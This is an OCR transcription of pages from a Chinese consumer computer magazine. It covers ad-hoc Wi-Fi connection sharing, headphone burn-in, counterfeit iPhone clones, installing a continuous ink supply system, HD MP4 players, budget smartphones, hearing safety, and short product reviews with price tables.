
CF [YP15]

穿上马甲变成超薄无线路由器

■安徽/李楠

某日朋友来看我，窄小的宿舍里有了两台笔记本，但郁闷的事情也随之而来，又没有路由器，也没有交换机等设备，难道让我们两个轮流上网？当然不行，本着遇到困难迎面而上的精神，我们决定用无线有线混合网络解决这个问题。


第一步：开启两台笔记本的无线网卡。选择一台笔记本A作为主机通过有线端口连接上网（见图1）



第二步：打开笔记本A的“网络和共享中心”，点击“管理网络连接”。找到已连接好的网络(如图1的宽带2)，右击选择“属性”，点击上方的“共享”选项卡，勾选“允许其他网络用户通过此计算机的Internet连接来连接”(见图2)。

第三步：打开笔记本A的“网络和共享中心”，点击“设置连接或网络”，选择“设置无线临时（计算机到计算机网络），进行设置。IP地址可为默认设置，即自动获取分配，如笔记本A已分配了固定IP地址，则需将笔记本B的IP地址设置为笔记本A的子网IP。

第四步：笔记本B打开无线网卡后，在可用无线网络中会发现笔记本A设置的这个临时网络，双击加入输入密码就可以了，此时两台本本都可以上网了。



最后需要注意的是启用网络发现、文件共享、密码保护的共享。每次使用主机都要激活一次共享连接。

CF [YP16]

做菜靠手艺，煲“鸡”有偏方

煲机恐怕大家耳濡目染地已经听过很多次了，但其实煲机方法并不仅仅局限于已知的一两种，有很多偏方也同样适用。所谓老中医靠偏方说得确实有一定道理。

高速公路坦荡荡

正规的煲机方法主要分为以下两种，其效果差距不大，都能在一段时间内让器材得到不错的“锻炼”。

1.用专门的频率发生器来生成某一段固定或扫描的频率然后输入到耳机这样来褒，这种方法效果比较明显，所使用的时间也能缩短很多。此种仪器价值不菲，但其煲机的功效是其副业。

2.电脑爱好者编出了一些程序，利用计算机处理出一些波形、频率，通过声卡输出，达到一些真实频率发生仪器的效果，这就是所谓的“虚拟仪器”褒机。比较著名的Audio100煲机软件便是基于这样的原理，因其频谱覆盖比较大，所以即使电脑的声卡不好也不会影响煲机效果（下载地址为：http://dl.pconline.com.cn/html_2/1/123/id=1588&pn=0&linkPage=1.html）。

条条大路通罗马

正规方法的缺点不言而喻，不论是频率发生器还是电脑，我们都不可能随身携带。而偏方正式解决了这个难题，一台收音机，一个MP3即可。

直接接上收音机，调到一个无电台的频率上，利用收音机发出的“嘶嘶”声（粉红色噪声）长时间让耳机工作，以达到褒机的效果。

使用测试碟用30%~40%的音量连续播放10小时~30小时，休息一天后有选择的连续播放不同风格的CD碟10小时~30小时（包括人声、交响、电子乐、流行和AV现场），接下来选择你最喜欢的CD用较大的音量（50%~75%间，以个人听音时习惯选择的音量为基准）播放1小时~2小时，最后恢复中等音量播放柔和的音乐（比如班得瑞或钢琴曲）。

CF [YP17]

山寨 手机是重灾区

“山寨机”这个国内专有名词，近些年来着实火热。自从手机牌照取消之后，宛如雨后春笋般的山寨品牌便茁壮成长。MTK系统是它的最爱，唬人的创意、拉风的外观以及抄袭大牌产品的设计是它赖以生存的园地，而价格低廉则是抢夺用户制胜的法宝。以往我们说道山寨手机，只是片面的看到皮毛——抄袭仿造，忽视了它最为可怕的地方：完整的产业链和行销体系。现在山寨手机不仅仅是依靠卖几台赚几台作坊式运作了，几乎一两个月就从功能、造型等进行一次更新，顺应时代潮流发展，形成了一个足以抗衡正牌手机完整地产销服务一条龙。一款未在国内大陆市场上出现的产品而漫天飞舞，也许只有我们这里才会看到，如前段时间冒出的诺基亚N97，黑莓系列，都让人着实惊叹山寨的疯狂与前瞻性。

苹果iPhone是一款非常热门的触屏手机，时尚的外观和多点触摸技术的屏幕让其受到了不少朋友的喜欢，成为不少朋友非常向往的理想手机，哪怕是已上市许久，“苹果热”依然没有减退的迹象。但该机的价格偏高，很多朋友“心有余而财力不足”，君不见无数橘子、鸭梨的东西在市场中热卖一时，蒙混了无数消费者，也让囊中羞涩的用户过了一把苹果瘾。

苹果iPhone 3G现在卖的好，山寨就出来个CiPhone 3G（China版iPhone简称CiPhone 3G），做的外观一模一样，价格1000出头。拿在手里不仔细看，您还真还瞧不出来。仔细把玩，没用过iPhone的一样看不出来。

苹果iPhone价格稳定在3000元左右，价格再低也不会突破2000元大关，所以各位看官选购的时候要小心了。商标这东西，只有“P”是大写的，有些杂七杂八的符号在里面您可要小心了！




▲亿城精锐Iphone手机（注意大小写）在各大门户的广告引起了很多消费者的关注，由于该手机的外形跟苹果iPhone极其相似，最可怕的是连名字也起的几乎一样，Iphone当你初次看了之后你怎么能不认为是苹果手机呢？


▲最近市场出现一款叫做魅影M9的手机，M8与iPhone说不清道不明的关系，魅影又插了一脚，就连这名字都叫的这么亲近！



▲迷你版iPhone，也采用的是全触屏高仿iPhone第一代


▶变种版翻盖式苹果iPhone手机

CF [YP18]

省钱的办法多

多功能一体机迎娶连供系统

■广东/廖年旺

怎样给一体机选用适合的连供系统？留意品牌的相关产品，不同的连供系统都会指定适用的打印机和一体机机型。比如，以EPSON RX-590六色一体机为例，它可选佳盟、格之格、另色鬼和墨C哥等品牌的连供产品，其中这些品牌兼容型号为T0821-T0826墨盒，指定适合EPSON R270/R290/R390/RX590/RX610/RX690这些机型，所以选用这些品牌的T0821-T0826连供系统，即可适合EPSON RX-590机型。接下来比较这些品牌的连供系统后，佳盟的产品在安装和使用上更加适合本机，所以在选择连供系统时首先应实地考察（见图1）。


连续供墨系统的结构

此外，还需注意一点，由于连供系统使用永久芯片破解一体机上的IC智能墨水检测程序。而不同的永久芯片，其恢复方法也会有所不同，所以在选用连供系统时，应询问连供系统供应商，了解芯片是采用何种复位方法，是自动复位还是断电复位等，这样在安装连供系统后，可有针对性地进行复位操作。

安装步骤和注意事项

★第1步：在安装连供系统之前，应该先对一体机进行打印检测，确保一体机完全正常方可安装。在安装连供系统时，先将外置墨水盒平放，让气孔里的墨水流入加墨孔内，确保恒压。然后，拔下大胶塞，将其换成空气过滤器。

★第2步：在安装内置墨盒前，可先将一体机墨车拖动到合适的位置（如果墨车不能拖动，可以用平口螺丝刀将墨车锁项进去，或参考一体机说明书），接着用平口螺丝刀将墨盒盖撬开并取下，卸下一体机里面原来的墨盒，然后像安装原装墨盒那样，将连供系统的内置墨盒装进去。安装时注意正确安装，将连供的内置墨盒放入墨车中压紧，使其芯片与墨车的芯片紧密接触。

★第3步：安装内置墨盒后，需要注意供墨系统的外置墨水盒必须和一体机保持在同一水平面，让连供内置墨盒里面的气压平衡，打印时不至出现漏墨或不出墨这些情况（见图2）。



★第4步：将连供的管线支架粘贴到一体机墨车走廊中间位置，并使用管线卡将其固定在一体机中间，同时将墨车拖动到左右两端，调整管线长度并理顺管线，使得管线不会影响墨车的运动（见图3）。

★第5步：管线支架调整好后，再布置管线的走线方法，使其不会阻碍一体机组件的正常使用，尤其是机中的扫描仪和打印区的合盖。如果管线零乱或太长，可延管线一路安装管线支架或贴上魔术贴，固定管线（见图4）。

★第6步：安装完成后，可先对连供系统进行复位检测。通常安装连供系统后，如果一体机面板的指示灯闪动，或者电脑提示"墨尽"，表示需要复位。这时如果连供系统是自动复位，不需再进行任何操作；如果是断电复位，则需在开机状态下，拔开电源线以进行复位。

小知识：

★长途运输或长期不用连供系统，应该关闭管线控制阀并塞好透气孔。墨水用完后，应该尽量选用与连供系统同品牌的专用墨水添加，否则会容易引起偏色甚至堵头。

★选用墨水则应该选用质量可靠的，不宜使用杂牌的墨水产品，事实上很多使用连供系统出现的故障，都是由于墨水质量欠佳所致的。

★由于使用连供系统，在打印的过程中往往会产生较多的废墨，因此平时应注意废墨仓的清理。

安装总结


在选购连供系统时，应该根据自己的一体机的情况，选择适合布线的连供产品，比如是选择左边放外置墨盒的，还是右边放置的，以及选择走线更科学些的产品。此外，如果一体机机身内的空间比较狭窄，则可以找一些又细、又软的供墨管，以及尽量利用一体机的凹槽进行布线，以减少出现压墨管的情况。

如果连供系统本身输墨管上的塑料卡扣阻碍了实际安装布线，而可将塑料卡扣拆卸，直接用透明胶把墨管贴在固定平台上。因为连供这种设备并不是需要按照说明书按部就班地安装，只要到最后能把墨管固定好，让墨车能够移动自如就可以了。其实，正确设置管线的走向和安装支架，除了可以保证一体机墨车正常运作、外置墨盒的墨水能够正常供墨之外，还可以起到改善一体机外观的作用，所以在布置管线时要特别注意（见图5）。




小知识如何为连供墨盒续墨？

在连供外置盒里的墨水快用完的时候，比如外置瓶的墨水用到外置瓶底部大约1cm高时，就需要加注墨水了。目前，所有的连供系统的外置盒都有墨水注入孔，因此在添加墨水时很方便，只要将墨水注入孔朝上，打开需要注孔的胶塞，用注射器往孔里加入墨水，加入墨水时不宜过快，以及需要随时注意外置瓶的墨水有没有满了。加好墨水后，堵上胶塞，再按原样摆好外置盒。接着，对其他颜色的外置盒进行同样的操作即可。此外，我们除了可以使用注射器将墨水注入外置盒，还可以使用类似漏斗之类的工具，将漏嘴放入墨水注入孔，然后直接将墨水灌入外置盒（见图6）。



但是，这里需要注意，由于外置盒除了有墨水注入孔，还有一个通气孔（通常是小的那个），这个孔是用来抽气时用的，保证打印时没有空气进入喷头，我们在注墨时不要从这个孔里注墨，而且先封闭通气孔，再打开注墨孔加墨，以防墨水进入通气孔。此外，在加墨水时，注意不要太满，上面可以留一厘米左右。注墨完成后，先封闭注墨孔，再打开通气孔。如果外置盒需要从侧身加墨，要注意必须保持管线里有墨水，以防管线进入空气（见图7）。



CF [YP19]

家里路上都能看 几款高清视频输出的MP4

MP4原本是为了在路上看片而开发出来的，不过现在MP4产品却纷纷加入高清视频输出功能，这样一来我们在家里也可以脱离电脑欣赏互联网上丰富的视频资源了——甚至是高清视频（这次介绍的几款机型都能播放及色差分量输出720P规格的高清视频信号，后面就不再赘述）。歌美X690HD是首批上市的高清MP4产品之一，8GB容量的价格在600元左右，对RM/RMVB、AVI以及FLV等常见视频格式都提供了良好支持，对码率高达10Mbps的RMVB文件也能稳定流畅播放，并配备了一个超薄遥控器，这样就不必每次都拿着播放器来控制播放了。蓝魔音悦汇T10虽然价格相对高了一点（8GB 799元），不过由于主控芯片采用的是TI达芬奇，所以贵一点也能理解，而且标配遥控器，还支持MKV封装格式（720P高清视频极为常见的一种格式）。另外它支持OTG，也就是直接连接移动硬盘、闪盘等存储设备，并直接播放其中的内容，所以还是物超所值的。

昂达VX535HD上市已经有段时间了，这款机型不但非常轻薄，且磨砂铝合金和亚克力结合的材质手感相当好。800×480分辨率的4.3英寸屏幕效果不错，双扬声器、MicroSD扩展、无线FM发射等功能也颇为实用，8GB 550元左右的价位在同档次产品中属于性价比相当高的。

CF [YP20]

千元智能机再推荐 低价N95谨防翻新

通俗地说，凡是能自己安装软件的手机都叫智能手机，最常见的当然是Symbian（塞班）和Windows Mobile（WM）两大操作系统，当然黑莓（Blackberry）、iPhone之类其实也属于智能手机。智能手机现在已经遍布从几百元到上万元的各个档次，自然也有无数高性价比机型值得购买。先来看看当年满大街都是的S1的接班人——Touch Vivia，目前报价只要1399元，无论外形、功能还是界面比S1都有过之而无不及，且采用了WM6.1操作系统和TouchFLO 2D炫动界面，拿在手上不但好看而且好玩。

Symbian操作系统方面自然要说手机业界老大诺基亚，刚上市不久的5800XM（XpressMedia）最近从2400元直降到2000元以下，性价比飚升，且红蓝黑三种颜色都是这个价，可以随意挑选。诺基亚把它定位在娱乐手机，拥有320万像素自动对焦摄像头和1600万色、640×360分辨率的触摸屏，还可以极为简单地从诺基亚音乐商店中购买或从电脑上传输、管理歌曲，及创新的名片夹栏都是很有意思且实用的设计。

不能不提的是，堪称诺记常青树的昔日机皇N95最近很尴尬地面临大批翻新机冲击市场的局面，目前全新N95的价格多在2200元以上，而8GB版则要2700元以上。如果遇到低于2000元的N95可要小心，千万不要图小便宜。

CF [YP21]

TOP1 诺基亚 5800XM



▼200 目前 ¥2688

项目	参数
手机制式	GSM
支持频段	GSM 850/900/1800/1900MHz
主屏尺寸	3.2英寸(TFT 1600万色)
主屏参数	640像素×360像素
摄像头像素	320万像素
电池规格	1320毫安

▲诺基亚 5800XM不仅设计上非常出色，功能上也十分强大。整个平台除了给用户提供很好的扩展性之外，作为影音娱乐的先锋，该机支持的音视频文件也相当齐全，这样既方便了用户的使用，还省去了格式转换的繁琐。不过，5800XM并没有提供对RMVB格式视频的支持，不免有些遗憾。

TOP2 摩托罗拉 VE75



▼100 目前 ¥1380

项目	参数
手机制式	GSM
支持频段	GSM 900/1800/1900MHz
主屏尺寸	2.6英寸(TFT 26万色)
主屏参数	240像素×400像素
摄像头像素	200万像素
电池规格	850毫安

▲这款VE75是摩托罗拉首款专门针对商务人士所推出的双卡双待手机，外形厚重、沉稳。一块2.6英寸16：9的宽屏屏幕，非常适合商务人士进行网页浏览和视频观看，但它不能全屏支持QVGA分辨率的视频播放。此外作为商务手机，如果将其ABS工程塑料的外壳换成金属材质，就将非常完美了。

音箱

型号	平均价(元)
漫步者 R201T08	210 ★
漫步者 R301T08	360
麦博 M-200	188
麦博 FC360II	298
三诺 iFi-311风云版	228
三诺 H-261	320
轻骑兵 C3300	175 ★
轻骑兵 C3708	190

▲不少用户在购买音箱时会遇到商家推荐功率高达100W的音箱，而实际上这只是峰值功率，是在不计失真状态而得出的数值，基本没有参考的价值。一般来说，一块TDA2030的功放芯片在8欧阻抗时能够输出16W的有效功率，扣除功率损耗后，音箱的额定输出功率大致在10W~15W之间，这对于入门的用户来说已经可以满足日常需求。

MP4

型号	平均价(元)
蓝魔 T12(8GB)	690 ★
蓝魔 T9(16GB)	890
纽曼 MANMAN A13(8GB)	695
纽曼 A10(8GB)	790
爱国者 MP5928(8GB)	650
爱国者 PM5969(8GB)	799
歌美 HD950(8GB)	790 ★
歌美 HD970(8GB)	999

▲高清MP4一上市，其超大的屏幕和细腻绚丽的画质就给用户留下了深刻的印象，受到不少人的追捧。在真高清MP4风风火火的同时，假高清也随之而来。用户需要格外的注意，真高清是高清屏幕+高清解码，而假高清则只是表面屏幕的简单提升，内部的解码芯片并不具有真正高清解码的能力。

投影仪

型号	平均价(元)
明基 MP512	3100
明基 MP514	3600 ★
索尼 VPL-ES5	4500
索尼 VPL-EX5	5999
奥图码 DN221	3499 ★
奥图码 ES530	3990
东芝 TDP-SP1	4680
东芝 TDP-XP2	5400

▲现在市场上出现了USB接口的投影仪，相对与传统的VGA接口，它非常的便捷而且还克服了VGA接口所带来的信号衰减、易损伤、难设置等问题，扩展性方面也更加出色。不过，用户需要注意的是USB接口的投影仪在传输视频文件的时候，会出现少许的停顿和延迟。另外，此类投影仪的控制软件是否齐全也十分重要，否则会出现一些文件无法播放。


数码摄像头

型号	平均价(元)
多彩 DLV-B18	69
多彩 DLV-B58	95
微软 LifeCam VX-500	199
微软 LifeCam VX-1000	230
台电 L330	75★
台电 T828	90
天敏 UVC-V5	95★
天敏 UVC-J CAM	130

▲30万像素的摄像头对于普通的网络聊天是足够了，可要是用于视频拍摄就有些勉强了，建议用户选择130万像素或者更高像素的摄像头。一方面，视频拍摄要求更高的画质；另一方面，视频的后期处理可能会涉及到图像压缩等环节，或者是几种视频格式之间的转换，如果原始视频像素值较低，会导致处理后的视频效果非常不好。

狂暴鸭 http://crazyduck.blog.cfan.com.cn

面对不容忽视的危害 选购绿色耳机吧



绿色环保是近年来社会各个层面都在宣传的概念，我们身处地IT领域也不例外，绿色机箱、绿色显示器、绿色电源、……各种绿扑面而来，却很少有厂商去宣传绿色的听音产品，这是为什么？

究其原因，重视程度不够而已！

不是厂商不够重视，而是用户不够重视。消费者不去重视这些问题，厂商自然不会花时间、精力去研发、宣传这类产品了。

面对各色的噪声污染，普通人的反映只是烦躁而已，并没有深层次地去理解它们存在的危害性。很多人并不知晓噪声对人体会构成哪些危害，怎样才能保护自己。于是乎俊男靓女们依旧佩戴这劣质耳塞，行走在大街上，听着由MP3、手机等设备放出来声音，哪怕是在嘈杂的地铁中依旧如故。

表格 通常声音的分贝水平

60分贝	每天的交谈、电话
70分贝	餐馆
80分贝	大城市交通、1米内的闹钟、工厂噪音、吸尘器
90分贝	地铁、摩托车
100分贝	电锯、钻孔机
110分贝	舞池
120分贝	摇滚音乐会歌手声音、雷响
130分贝	喷气式飞机起飞、大炮

小知识：


研究人员发现，常常暴露在高分贝音乐下的人患听觉神经痛的危险是常人的2.5倍，以地铁车厢或繁忙的交通道路为例，背景噪音高达85至100分贝，要盖过背景声，随身听的音量往往高于100分贝。根据研究，不应在100分贝的噪音环境下逗留超过15分钟，否则听力受损伤，然而有几个人会一天只用随身听听15分钟音乐？这些不良习惯会破坏听觉，但这种伤害并非立竿见影，因此容易被忽略。

人耳的可闻音域范围，是20Hz到20000Hz。20Hz以下的声波，称为"次声波"，能量很强烈时，身体可以感觉到（比如地震的时候），但耳朵是听不到的。能量极强的次声波甚至可以杀人。高于20000Hz的称为"超声波"，人耳也听不到，但很多动物，如狗、蝙蝠，可以听到。人耳对高频的感知力会随年龄增长而衰减，所以幼年时几乎人人能听到2万赫兹的声音，但中年以后，由于耳细胞的老化、损坏，很多人就只能听到15000Hz甚至更低了，听不见极高频。正常的频段为200Hz~6000Hz间，也是对耳膜刺激较少，听起来比较舒服的领域。

可以说，在正常的环境下，高、低音是听力的主要杀手，那么绿色听音产品就应该是将高音与低音在制作设备时，人为抹去。虽然会使音乐有些干涩，但也将危害降到了最低。

乐味MB03健康耳塞

如果将乐味MB03的参数罗列出来，可能会让很多人嗤之以鼻，



它的某些参数可能并不好看，听音效果也不甚理想，但它面世的目的很明确，是为健康而生。乐味MB03的特点很简单，在设计制造过程中，有意、有效地滤掉对耳朵有伤害的高、低音部分，对耳膜起到了很好的保护作用，减少耳塞对听力的损伤，很值得长时间使用耳塞听音的用户选购，毕竟谁都不想在中年时便使用助听器这类高科技产品，万万不可依仗自己的年轻来透支未来的健康。

但需要说明的是，哪怕是使用了绿色健康耳塞，在使用过程中也请遵循时间上的限制，让耳细胞有着充分的休息、恢复时间，减少个人听力损失。以使用播放器60%的音量为例，最长收听时间为1小时，超过一小时则会对耳膜产生严重损害。音量越大则时间需逐级递减，它们间的关系为反比。

最后容笔者唠叨一下：纵观现有市场，所有售卖的耳机产品均没有相关的健康提示，且MP3、MP4等需要耳机的设备内说明书上也均没有关于噪声危害与使用须知，让消费者完全忽视了此方面的问题。听力受损不如视力等其他器官受到损害来得立竿见影，这也是用户忽视了用耳卫生的一个重要原因。在宣传健康方面，微软公司做出了表率，每一款微软硬件驱动内和说明书上，均有着健康使用提示，教会用户如何维护自身的健康。在企业责任心上，其他公司是如何做的呢？

CF [YP22]

索尼46V5500

1 老实讲，感觉这款机器还不如之前的V440系列呢，没了10bit面板，没有倍速功能，很阉割啊。


2 新特点还是有一些，比如XMB界面还是不错的，可以直接接受地面数字信号这功能个人觉得意义不大。

3 价格还算好啊，不足一万的报价，感觉挺实惠。

4 外观也和之前的V440系列变化不大，猛一看还真看不出来是新品。

5 虽然没了倍频功能，但是实际看高速运动视频的时候并没有感到严重拖影，也许我个人对这个不是很敏感。

6 颜色比较浅，噪点控制也一般，这是和V440系列对比来说，不过接口方面多出一个HDMI还是很有用的。





蓝钜G3 IMDP 迅雷电影版高清播放器

1 最大卖点就是可以直接连网看迅雷的资源。

2 看上去特像一ADSL，接口也特多VGA、HDMI都有。

3 可以一边下载一边看，也可以在线观看和迅雷一样。

4 操作界面很简单，不会用电脑的也能摆弄，终于不用家里人抢电脑了。

5 价格很实惠啊，不过没有内置存储器，而且USB接口也只有一个，美中不足吧。

索爱 T707 VS Nokia N97



cooper：真机看起来比宣传照上要漂亮一些，颜色很有层次感，那个圈圈颇有涟漪的感觉，整体和Z610区别蛮小的。

KUS：外面的小LED屏很赞，能提示很多信息，如来电、短信、电量、信号，还有日历、闹钟之类的，很方便。

cooper：有短信来的时候，外面那个大圈会一闪一闪的，虽然只有一种闪法，但还是觉得很酷。

KUS：除了大圈之外呢，右上角还有一个小圈，当你有未接电话或是未看短信的时候，它就会间歇性的闪动。可以指定不同颜色的灯给不同的联络人，看效果就可以知道是谁打来的，很贴心，并内置5种颜色可选。

cooper：翻开盖之后里面是黑色的，看上去颇怪，不过适应了就好。

KUS：这机器两大弱点就是屏幕和摄像头，屏幕才2.2英寸，摄像头是320万像素但没有自动对焦，都很落后于时代。

cooper：按键还不错，虽然很平，但是键距很大不容易按错。

KUS：前盖很华丽，后盖塑料质感严重，接口位置也不算太好，插了耳机握起来感觉特别扭。

Nokia N97

KUS：手感很厚实，挺有质感的，还是大屏爽，5800XM一比就没了。

cooper：特喜欢N97划开盖的样子，像个小电脑。

KUS：左手位置那个五向键很赞，玩惯了掌机的人用起来真舒服。

cooper：整体功能来说和5800XM差别不大，但是增加了最近流行的Widget插件很有意思，比如可以在界面显示天气啊、邮件啊、股票信息啊什么的，自行开启关闭，任意拖拽很方便。不用再另外KUS：安装第三方软件了。只是这些都要流量的哦，小心费用。


KUS：拍照不错，拍完的照片能像iPhone一样用手指拖拽着观看。

烧包族

发声的小积木

现代AL-202音箱

69元 | 400-799-1617 | http://www.szcjc.com

现代AL-202音箱的小巧从它的外包装上就能略知一二，简单，小巧的盒子比之目前手机的包装盒还不如。这对小音箱只有70×72×72mm的体积，放在笔记本两侧十分不起眼。虽为塑料材质，但拿起来的感觉并非"身轻如燕"，外表采用类似钢琴烤漆的涂装，边角圆滑，将整体修饰得更为灵巧，并且每只音箱前部都带有两条橙色的装饰边，增添了音箱的时尚气息，起到画龙点睛的作用。



便携音箱追求的就是简洁、方便，AL-202的背面同样简单，副箱背面只有一个可与主箱的连线；主箱背部带有副箱的输出接口，USB和信号输入线，及音量调节旋钮。音量旋钮转动顺滑，上面带有小凸起，设计得很合理。不过，USB和信号输入线则较短，用在笔记本上绰绰有余，在其他设备上使用就要注意摆放了。需要注意的是USB接口是作为取电而设置，不是它内置了USB声卡。

整体来说AL-202音箱的音质在便携音箱当中算是不错的。它的解析度很高，音乐的细节部分呈现得较为到位。不过，在播放某些高频段时表现有些尖锐、刺耳，并且在大音量时会有本底噪声存在。

规格

音箱类型	信噪比	频率响应
2.0	≥60分贝	90Hz～20KHz

扬声器单元	额定功率
中音单元2英寸	5瓦

- 小巧便携，售价不贵
- USB取电方式虽然新颖，但对手机等设备需外接转接插头
- 中规中矩的音质与低廉的售价，适合笔记本用户在休闲之余享受音乐。



C指数

项目	分数
易用程度	8
界面外观	6
性能表现	5
特色功能	5

CF [YP17]

步入寻常百姓家

天敏DFP710数码相框

268元 | 0752-2091800 | http://www.10moons.com



天敏DFP710的外观比较朴实，透明的边框加上纯白色的塑制外壳，虽然给人一种清新的感觉，但也可很明显地看出是公模产品。产品巧妙地把机身按键设计在了机身后面，从前方看不到功能按键，可简单完成操作。

